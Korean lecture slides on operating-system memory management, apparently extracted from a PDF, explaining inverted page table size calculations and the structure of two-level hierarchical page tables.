
# IPT의 크기

---


- ▶ 역 페이지 테이블의 개수: 시스템에 1개 존재
- ▶ 역 페이지 테이블의 크기
  - 역 페이지 테이블의 항목 크기: 프로세스 번호와 페이지 번호로 구성
    - 프로세스 번호와 페이지 번호가 각각 4바이트라면, 항목 크기는 8 바이트
  - 역 페이지 테이블의 항목 수 = 물리 메모리 크기/프레임 크기
- ▶ 예) 물리 메모리가 4GB, 프레임 크기 4KB이면
  - 역 페이지 테이블 항목 수 =  $4\text{GB}/4\text{KB} = 2^{20}\text{개} = \text{약 } 100\text{만개}$
  - 한 항목당 크기가 8바이트라면,  $2^{20}\text{개 항목} \times 8\text{바이트} = 8\text{MB}$
  - 기존 페이지 테이블과 비교해보면 (10개의 프로세스 기준)
    - 기존 페이지 테이블:  $4\text{MB} \times 10 = 40\text{MB}$
    - IPT: 8MB (1/5수준)

# Multi-level page table (Hierarchical Paging)

- ▶ 페이지 테이블을 수십~수백 개의 작은 페이지 테이블로 나누고 여러 레벨(level)로 구성
  - 현재 사용 중인 페이지들에서 대해서만 페이지 테이블을 만드는 방식
  - 기존 테이블의 낭비를 줄임
- ▶ 2-레벨로 멀티레벨 페이지 테이블을 구성하는 경우 (two-level paging scheme)
  - VA = <Page directory index, Page num., offset> ~ 페이지 테이블들의 페이지화
    - 논리 주소의 하위 12비트 : 페이지 내 옵셋 주소
    - 논리 주소의 상위 20비트 : 페이지 디렉터리 인덱스와 페이지 테이블 인덱스




# 2-level page table




# 만들어지는 과정 (1)

- ▶ 시스템에는 페이지 딕렉토리 테이블이 적재됨
  - 프로세스의 0번 페이지가 적재되면... → 페이지 테이블 1 적재, 딕렉토리와 연결됨




## 만들어지는 과정 (2)

- ▶ 프로세스에 페이지 1이 추가되면 → 테이블1에 항목 추가



